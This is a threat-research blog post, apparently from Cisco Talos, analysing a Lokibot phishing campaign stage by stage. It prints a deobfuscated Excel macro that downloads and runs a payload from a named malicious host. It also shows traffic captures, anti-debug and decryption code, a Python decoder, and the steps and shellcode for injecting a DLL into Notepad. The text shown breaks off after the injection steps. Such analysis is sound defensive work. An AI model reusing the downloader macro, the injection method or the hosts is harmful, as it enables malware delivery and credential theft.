A Deep Dive into Lokibot Infection Chain

blog.talosintelligence.com/2021/01/a-deep-dive-into-lokibot-infection-chain.html

By Irshad Muhammad, with contributions from Holger Unterbrink.

News summary


- Lokibot is one of the most well-known information stealers on the malware landscape. In this post, we'll provide a technical breakdown of one of the latest Lokibot campaigns.
- Talos also has a new script to unpack the dropper's third stage.
- The actors behind Lokibot usually have the ability to steal multiple types of credentials and other sensitive information. This new campaign utilizes a complex, multi-stage, multi-layered dropper to execute Lokibot on the victim machine.

What's new?

This sample is using the known technique of blurring images in documents to encourage users to enable macros. While quite simple this is fairly common and effective against users. This write up is intended to be a deep dive for reverse engineers into the latest tricks Lokibot is using to infect user machines.

How did it work?

The attack starts with a malicious XLS attachment, sent in a phishing email, containing an obfuscated macro that downloads a heavily packed second-stage downloader. The second stage fetches the encrypted third-stage, which includes three layered encrypted Lokibot. After a privilege escalation, the third stage deploys Lokibot. The Image below shows the infection chain.




So what?


Defenders need to be constantly vigilant and monitor the behavior of systems within their network. This blog provides a detailed overview of how complex the infection chain is for Lokibot and which tricks the adversaries are using to bypass common security features and tools of modern operating systems.

First-stage analysis

When the user opens the phishing email, it presents a Spanish social engineering message ("Payment: Find scheduled payment dates attached"). The figure below shows a screenshot of one of the emails we looked at.



The Excel sheet uses another common social engineering technique by showing a blurred-out image of a table with the text "Changing the size of this document, please wait," in Spanish. If the victim clicks the "Enable Content" button, thinking it will make the image visible, a malicious macro is executed.



The macro is mainly obfuscated by using long hexadecimal variable names. The screenshot below shows a portion of the `Workbook_Open` function of this macro.

```
QBDHCRWWVXKNQGMMTVXTGNJCSTESUCZRXKKXDJWH.responseBody
If
CMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJDNJELQHHBUISYGWGYBNIGEMLWHTWUBCJUUZFCQYISCYTJOONPIFIXEE
QBDHCRWWVXKNQGMMTVXTGNJCSTESUCZRXKKXDJWH.Status = 200 Then
Set
CLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB = CreateObject("adodb.stream")
CLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.Open
CLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.Type =
YCLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETL
NPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJ
CLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.Write
PIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJOLUTFPCXVCKRDWBNKYZQBDHCRWWVXKNQGMMTVXTGNJCSTESUCZRX
XYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPD
CLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.SaveToFile
BNIGEMLWHTWUBCJUUZFCQYISCYTJOONPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJOLUTFPCXVCKRDWBNKYZQB
XDGEKSZEFJVSHIYCLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPF,
YCLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETL
NPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJ +
YCLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETL
NPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJ
CLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPFQZGZYVEDOGLOMSBCMNRDTIQHKTXSIGGFIZWZPDVEFHDPETLJ
PIFIXEEMNPLXFB.Close
End If
KTXSIGGFIZWZPDVEFHDPETLJDNJELQHHBUISYGWGYBNIGEMLWHTWUBCJUUZFCQYISCYTJOONPIFIXEEMNPLXFBTK
XKNQGMMTVXTGNJCSTESUCZRXKKXDJWHW.Open (
BNIGEMLWHTWUBCJUUZFCQYISCYTJOONPIFIXEEMNPLXFBTKLVKMTYJPJCQBBOFOHJVJOLUTFPCXVCKRDWBNKYZQB
XDGEKSZEFJVSHIYCLPKZXXWZRVYHUUCXYUHVLKBUFBVDIZYSSGKRFPF)
End Sub
```

The deobfuscated macro is shown below.

```
TemplatesPath = WshShell.SpecialFolders("Templates")
Set HttpRequest = CreateObject("microsoft.xmlhttp")
Set ShellApplicationObj = CreateObject("Shell.Application")

PathToExe = TemplatesPath + Decrypt("iX\_^S[Q;n„n")

HttpRequest.Open "get",                          Decrypt URL for second-stage
    Decrypt("q~~zG<<wsvv}wsv~sxyx;oyw<ytQequ€uwy€fnxu€z~u~xrtpw€up~ns~yr|np,pn~…q}u<dnqwspw;n„n"),
    False
HttpRequest.send
HttpResponseBody = HttpRequest.responseBody
If HttpRequest.Status = 200 Then
    Set AdobeStreamX = CreateObject("adodb.stream")
    AdobeStreamX.Open
    AdobeStreamX.Type = Integer_1
    AdobeStreamX.Write HttpResponseBody
    AdobeStreamX.SaveToFile PathToExe, Integer_1 + Integer_1
    AdobeStreamX.Close
End If

ShellApplicationObj.Open (PathToExe)    Execute second-stage
End Sub
```

It decrypts the URL for the second-stage from hardcoded bytes, saves it to the "Templates" folder, and executes it. The traffic generated from the macro is shown below.


```
GET /ojHYhkfkmuofwuendkfptktnbujgmfkgtdeitobregvdgetyhsk/Xehmigm.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0;
.NET4.0C; .NET4.0E)
Host: millsmiltinon.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 12 Oct 2020 21:07:48 GMT
Content-Type: application/octet-stream
Content-Length: 629760
Last-Modified: Mon, 12 Oct 2020 20:45:34 GMT
Connection: keep-alive
ETag: "5f84c06e-99c00"
Accept-Ranges: bytes

MZP.....................@..........................................
.!..L.!..This program must be run under Win32
$7..................................................................
```

Second-stage analysis

The second-stage executable is packed with a Delphi-based packer.

Packer analysis

The packer contains a timer `xvv` timer under `Form_main`, which unpacks the payload. The timer and its handler code are shown below.




The unpacking function performs the following steps:


1. Loads the image resource with name `T__6541957882` into memory.
2. Finds the anchor `WWEX` and copies data following to the new buffer.
3. Adds `0xEE` to the bytes to decode the DLL.
4. Reflectively loads decoded DLL into memory and executes it.


The figure below shows the resource image that contains the encoded executable.


The following image shows the location of the embedded executable following anchor `WWEX`.



The following code shows the code and decoded DLL.







Unpacked DLL analysis

The unpacked DLL is also written in Delphi. It fetches the third payload from the hardcoded URL.
The DLL sets a timer, as shown below, which will execute the downloader function periodically.

```
CODE:00279748 push    1                     ; fuEvent
CODE:0027974A push    0                     ; dwUser
CODE:0027974C mov     eax, offset Download3rdStage
CODE:00279751 push    eax                   ; fptc
CODE:00279752 push    0                     ; uResolution
CODE:00279754 push    ebx                   ; uDelay
CODE:00279755 call    winmm_timeSetEvent
CODE:0027975A mov     ds:SetEventReturned, eax
CODE:0027975F pop     ebx
CODE:00279760 retn
```

The `Download3rdStage` will first decode `https://discord.com` and try to connect to it. Then, it performs a time-based anti-debug check, as shown in the code below. If any of these checks fail, the DLL will not download the third stage.

```
bool AntiDebug()
{
  DWORD v0; // ebx
  unsigned int v1; // ecx
  __int64 v3; // [esp+0h] [ebp-14h]
  __int64 v4; // [esp+8h] [ebp-Ch]

  v3 = ReadTimeStampCounter();
  v0 = kernel32_GetTickCount();
  kernel32_Sleep(0x64u);
  v4 = ReadTimeStampCounter() - v3;
  v1 = kernel32_GetTickCount() - v0;
  return v4 < 50000000 || v1 < 0x32;
}
```

Once the checks have passed, DLL will decrypt the hardcoded third-stage URL, as shown in the code below, and send the HTTP request.

In response to the request, the server sends a ~618KB long hex string, as shown below.

```
GET /wuendkfptojHYhkfkmuofktnbujgmfkgtdeitobregvdgetyhsk/Xehmuth HTTP/1.1
User-Agent: PPPPPX
Host: millsmiltinon.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 12 Oct 2020 21:08:23 GMT
Content-Type: application/octet-stream
Content-Length: 608256
Last-Modified: Mon, 12 Oct 2020 09:24:15 GMT
Connection: keep-alive
ETag: "5f8420bf-94800"
Accept-Ranges: bytes

776091c7e3a2b12086f0e117e3f2a0a0776091c7e3a2b12086f0e117e3f2a0a0776091c7e3
17e3f2a0a0776091c7e3a2b12086f0e117e3f2a0a0776091c7e3a2b12086f0e117e3f2a0a0
b12086f0e117e3f2a0a0776091c7e3a2b12086f0e117e3f2a0a0776091c7e3a2b12086f0e1
```

The DLL decodes the hex string using the following steps:

1. Reverse the hex string.
2. Convert hexadecimal digits to bytes (unhexlify).
3. XOR decode with hardcoded key "ZKkz8PH0".

We have written a small Python script to decrypt the third stage. The same decryption method was also used to decrypt the hardcoded command and control (C2).The resulting file is also a DLL, which the second stage reflectively loads.

```python
import binascii
from itertools import cycle

SERVER_RESPONSE_FIE = "server_response.txt"
XOR_KEY = b"ZKkz8PH0"

with  open(SERVER_RESPONSE_FIE) as serverfd:
    resp_str = serverfd.read()

resp_str = resp_str[::-1]
resp_bytes = binascii.unhexlify(resp_str)
decoded_bytes = [x ^ y for (x, y) in zip(resp_bytes, cycle(XOR_KEY))]


with open("decoded.dll_", "wb") as outfile:
    outfile.write(bytes(decoded_bytes))
```

Third-stage analysis

The third stage is also written in Delphi. At the start, it loads a sizable binary resource named `DVCLAL` into memory. It then generates the key `7x21zoom8675309` from hard coded bytes. The key is then used to decrypt the resource data using a custom encryption algorithm. The malware then recovers the configuration structure from decrypted resource data. The structure fields are delimited by string `*()%@5YT!@#G__T@#$%^&*()__#@$#57$#!@`.

The decryption algorithm is shown below.

```
CODE:03D05AB6                 lea     eax, [ebp+Key]
CODE:03D05AB9                 call    BuildKey        ; "7x21zoom8675309"
CODE:03D05ABE                 mov     esi, 1
CODE:03D05AC3                 mov     eax, [ebp+PtrResourceData]
CODE:03D05AC6                 call    @DynArrayLength
CODE:03D05ACB                 mov     edi, eax        ; eax: 0001AEB8
CODE:03D05ACD                 test    edi, edi
CODE:03D05ACF                 jle     short loc_3D05B1F
CODE:03D05AD1                 mov     ebx, 1
CODE:03D05AD6
CODE:03D05AD6 loc_3D05AD6:                            ; CODE XREF: DecryptData+91↓j
CODE:03D05AD6                 mov     eax, [ebp+PtrResourceData]
CODE:03D05AD9                 mov     al, [eax+ebx-1]
CODE:03D05ADD                 and     al, 0Fh
CODE:03D05ADF                 mov     edx, [ebp+Key]
CODE:03D05AE2                 mov     dl, [edx+esi-1]
CODE:03D05AE6                 and     dl, 0Fh
CODE:03D05AE9                 xor     al, dl
CODE:03D05AEB                 mov     [ebp+temp], al
CODE:03D05AEE                 lea     eax, [ebp+PtrResourceData]
CODE:03D05AF1                 call    @UniqueStringA
CODE:03D05AF6                 mov     edx, [ebp+PtrResourceData]
CODE:03D05AF9                 mov     dl, [edx+ebx-1]
CODE:03D05AFD                 and     dl, 0F0h
CODE:03D05B00                 mov     cl, [ebp+temp]
CODE:03D05B03                 add     dl, cl
CODE:03D05B05                 mov     [eax+ebx-1], dl    Write decrypted byte
CODE:03D05B09                 inc     esi
CODE:03D05B0A                 mov     eax, [ebp+Key]
CODE:03D05B0D                 call    @DynArrayLength
CODE:03D05B12                 cmp     esi, eax
CODE:03D05B14                 jle     short loc_3D05B1B
CODE:03D05B16                 mov     esi, 1
CODE:03D05B1B
CODE:03D05B1B loc_3D05B1B:                            ; CODE XREF: DecryptData+88↑j
CODE:03D05B1B                 inc     ebx
CODE:03D05B1C                 dec     edi
CODE:03D05B1D                 jnz     short loc_3D05AD6
```

The hex dump below shows a structure field highlighted separated by delimiters.

```
Hex                                                  ASCII
2A 28 29 25 40 35 59 54 21 40 23 47 5F 5F 54 40    *()%@5YT!@#G__T@
23 24 25 5E 26 2A 28 29 5F 5F 23 40 24 23 35 37    #$%^&*()__#@$#57
24 23 21 40 CC CE DA D0 E8 EB F2 F5 F7 EC DE E0    $#!@ÌÎÚÐèëòõ÷ìÞà
F3 F8 D5 F6 C8 CE E1 CD F8 F1 E3 F9 DA C8 E4 EA    óøÕöÈÎáÍøñãùÚÈäê
E6 DB DC E3 CE EB F2 F2 E1 DA ED F6 F3 D1 DF EC    æÛÜãÎëòòáÚíöóÑßì
D8 F0 E7 D2 DF EF D2 F3 CC DA D6 E7 EA ED D9 E0    ØðçÒßïÒóÌÚÖçêíÙà
DA EA D9 CE D6 EA E6 F6 EE D6 F4 D7 E4 EA CC E0    ÚêÙÎÖêæöîÖô×äêÌà
CE E1 EF E9 E7 DB D6 E8 D7 CD C8 CF D0 EE D4 DE    ÎáïéçÛÖè×ÍÈÏÐîÔÞ
DB F0 F6 2A 28 29 25 40 35 59 54 21 40 23 47 5F    Ûðö*()%@5YT!@#G_
5F 54 40 23 24 25 5E 26 2A 28 29 5F 5F 23 40 24    _T@#$%^&*()__#@$
23 35 37 24 23 21 40 37 34 35 32 37 32 33 38 37    #57$#!@745272387
```

The configuration structure layout is shown below.

Offset	Type and Field Name (Based on use)	Comments	Used in this malware?
0x0	Unknown		No
0x4	PVOID DecryptionKeyA	Used in decryption	Yes
0x8	PVOID DecryptionKeyB	Used in decryption	Yes
0xC	PVOID EncryptedExecutable	Points to encrypted executable	Yes
0x10	LPSTR AutoRunKeyFlag	If set to "1", malware will persist using autorun key	No. Set to "0"
0x14	LPSTR ExcutionFlagA	Combination of ExecutionFlagA,B,C dictates how EncryptedExecutable will be launched after decryption	ExecutionFlagA=" 1"
0x18	LPSTR ExcutionFlagB		ExecutionFlagB=" 1"
0x1C	PVOID EncryptedShellcode	Points to encrypted shellcode	Yes
0x20	LPSTR Unknown		No. Set to "200" but not used
0x24	LPSTR FileName	Filename used in some checks	Yes. Set to "Xehm"
0x28	Unknown		No
0x2C	LPSTR ExecutionFlagC		Set to "0"
0x30	LPSTR InjectDLLToNotepadFlag	Used to check if to inject an embedded DLL to notepad.exe	Set to "1"
0x34	Unknown		No
0x38	LPCSTR Unknown	Set to str "Direct Crypted File Link Here"	No

Injecting malicious DLL to Notepad.exe

Then, the malware will check if `InjectDLLToNotepadFlag` is set and `reverse_str(FileName) + ".url"` (mheX.url) file doesn't exist in C:\Users\<username>\AppData\Local\`. If yes, it will inject malicious DLL into Notepad.exe using the following steps:

1. Launch a Notepad.exe in the suspended state (dwCreationFlag = CREATE_SUSPENDED).
2. Get the imported DLL name from the malicious DLL's import table (the first one is "kernel32.dll") and write to the suspended process.
3. Write the following 12-byte structure containing addresses of kernel32: LoadLibrary, kernel32.sleep, and DLL string.

Address	Value	Comments
000D0000	75D8498F	kernel32.LoadLibraryA
000D0004	000C0000	"kernel32.dll"
000D0008	75D810FF	kernel32.Sleep

4. Write a 210-bytes shellcode to Notepad.exe.

Address	Hex	ASCII
000A0000	55 8B EC 83 C4 F4 8B 45 08 8B 10 89 55 F4 8B 50	U.ì.Äô.E....Uô.P
000A0010	04 89 55 F8 8B 50 08 89 55 FC FF 75 F8 FF 55 F4	..Uø.P..UüÿuøÿUô
000A0020	B8 FF FF FF FF 50 FF 55 FC EB F5 8B E5 5D C2 04	.ÿÿÿÿPÿUüëõ.å]Â.
000A0030	00 8D 40 00 55 8B EC 83 C4 F0 53 56 89 55 FC 8B	..@.U.ì.ÄðSV.Uü.
000A0040	F0 8B 45 FC E8 4B FC FE FF 33 C0 55 68 2A 48 D0	ð.EüèKüþÿ3ÀUh*HÐ
000A0050	03 64 FF 30 64 89 20 33 DB 68 3C 48 D0 03 68 44	.dÿ0d. 3Ûh<HÐ.hD
000A0060	48 D0 03 E8 2C 19 FF FF 50 E8 2E 19 FF FF 89 45	HÐ.è,.ÿÿPè..ÿÿ.E
000A0070	F8 68 50 48 D0 03 68 44 48 D0 03 E8 14 19 FF FF	øhPHÐ.hDHÐ.è..ÿÿ
000A0080	50 E8 16 19 FF FF 89 45 F0 8B 45 FC E8 13 FC FE	Pè..ÿÿ.Eð.Eüè.üþ
000A0090	FF 8B D0 8B C6 E8 16 FE FF FF 89 45 F4 6A 0C 6A	ÿ.Ð.Æè.þÿÿ.Eôj.j
000A00A0	00 8D 4D F0 BA 58 47 D0 03 8B C6 E8 D4 FE FF FF	..Mð°XGÐ..ÆèÔþÿÿ
000A00B0	85 C0 74 08 50 E8 FA 17 FF FF B3 01 33 C0 5A 59	.Àt.Pèú.ÿÿ³.3ÀZY
000A00C0	59 64 89 10 68 31 48 D0 03 8D 45 FC E8 37 F7 FE	Yd..h1HÐ..Eüè7÷þ
000A00D0	FF C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ÿÃ..............

5. Execute this shellcode in Notepad.exe using `CreateRemoteThread` and pass the pointer to the 12-byte structure shown above. This shellcode loads the DLL ("kernel32.dll") and then goes into an infinite sleep loop.
6. Write DLL ("kernel32.dll") string again to notepad.exe.
